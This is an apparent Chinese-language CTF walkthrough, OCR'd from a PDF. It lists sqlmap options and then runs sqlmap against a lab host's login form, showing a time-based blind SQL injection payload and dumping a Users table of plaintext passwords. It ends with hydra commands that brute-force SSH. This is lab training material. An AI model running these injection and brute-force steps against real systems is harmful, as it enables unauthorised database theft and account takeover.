
```
1.  -u "url"      检测注入点
2.--dbs          列出所有数据库的名字
3.--current-db      列出当前数据库的名字
4.-D               指定一个数据库
5.--tables       列出表名
6.-T                指定表名
7.--columns   列出所有字段名
8.-C                指定字段 eg: -D security -T users -C password,username --dump
9.--dump       列出字段内容
10.-D security --dump   爆出数据库所有数据
```

```
-------------
Optimization
-o：开启所有优化开关
--predict-output：预测常见的查询输出
--keep-alive：使用持久的HTTP(S)连接
--null-connection：从没有实际的HTTP响应体中检索页面长度

--threads=THREADS：设置请求的并发数
--forms参数，sqlmap会自动从-u中的url获取页面中的表单进行测试
-------------
```

post --forms

2.3 爆库

```
这个页面是一个post传参 可以用 --forms来进行爆破
sqlmqp会给出注入点 payload
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms --dbs

[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```




2.4 爆表

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp --tables

[1 table]
+--------+
| Users |
+--------+
```

```
┌──(root💀kali)-[/2022/6]
└─# sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp --tables                    2 ⚙
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
sponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible fo
r any misuse or damage caused by this program

[*] starting @ 15:03:11 /2022-03-28/

[15:03:11] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=v4lsdme2oth...jdl3l33k97'). Do you want to us
e those [Y/n]
[15:03:12] [INFO] searching for forms
[1/1] Form:
POST http://192.168.75.144:1337/978345210/index.php
POST data: username=&password=&submit=%20Login%20
do you want to test this form? [Y/n/q]
>
Edit POST data [default: username=&password=&submit=%20Login%20] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n]
it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login* ') [y/N]
[15:03:14] [INFO] resuming back-end DBMS 'mysql'
[15:03:14] [INFO] using '/root/.local/share/sqlmap/output/results-03282022_0303pm.csv' as the CSV results file in multiple t
argets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=nLyK&password=' AND (SELECT 3167 FROM (SELECT(SLEEP(5)))LGUl) AND 'riqm'='riqm&submit= Login
---
do you want to exploit this SQL injection? [Y/n]
[15:03:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[15:03:15] [INFO] fetching tables for database: 'Webapp'
[15:03:15] [INFO] fetching number of tables for database 'Webapp'
[15:03:15] [INFO] resumed: 1
[15:03:15] [INFO] resumed: Users
Database: Webapp
[1 table]
+-------+
| Users |
+-------+
```


2.5 爆字段

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users --columns

[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(10)      |
| password | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```



2.6 爆字段值

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users -C id,password,username --dump

[5 entries]
+----+----------+------------------+
| id | username | password         |
+----+----------+------------------+
| 1  | frodo    | iwilltakethering |
| 2  | smeagol  | MyPreciousR00t   |
| 3  | aragorn  | AndMySword       |
| 4  | legolas  | AndMyBow         |
| 5  | gimli    | AndMyAxe         |
+----+----------+------------------+
```


```
┌──(root💀kali)-[/2022/6]
└─# sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users -C id,password,username --dump
```


```
[15:11:14] [INFO] fetching entries of column(s) 'id,password,username' for table 'Users' in database 'Webapp'
[15:11:14] [INFO] fetching number of column(s) 'id,password,username' entries for table 'Users' in database 'Webapp'
[15:11:14] [INFO] resumed: 5
[15:11:14] [INFO] resumed: 1
[15:11:14] [INFO] resumed: iwilltakethering
[15:11:14] [INFO] resumed: frodo
[15:11:14] [INFO] resumed: 2
[15:11:14] [INFO] resumed: MyPreciousR00t
[15:11:14] [INFO] resumed: smeagol
[15:11:14] [INFO] resumed: 3
[15:11:14] [INFO] resumed: AndMySword
[15:11:14] [INFO] resumed: aragorn
[15:11:14] [INFO] resumed: 4
[15:11:14] [INFO] resumed: AndMyBow
[15:11:14] [INFO] resumed: legolas
[15:11:14] [INFO] resumed: 5
[15:11:14] [INFO] resumed: AndMyAxe
[15:11:14] [INFO] resumed: gimli
Database: Webapp
Table: Users
[5 entries]
+----+--------------------+----------+
| id | password           | username |
+----+--------------------+----------+
| 1  | iwilltakethering   | frodo    |
| 2  | MyPreciousR00t     | smeagol  |
| 3  | AndMySword         | aragorn  |
| 4  | AndMyBow           | legolas  |
| 5  | AndMyAxe           | gimli    |
+----+--------------------+----------+
```


post -r

还可以抓包 保存未.txt文件 用-r

先用burp抓包 post传参需要输入传参内容 提交







```
sqlmap -r post.txt -D Webapp -T Users -C id,password,username --dump
```

3.ssh爆破

由sqlmap 爆破得到 账户密码 尝试ssh爆破 账号密码

3.1 hydra爆破ssh


```
hydra -L users.txt -P passwd.txt 192.168.75.144 ssh
hydra -L users.xtx -P passwd.txt ssh://192.168.75.144

smeagol
MyPreciousR00t
```

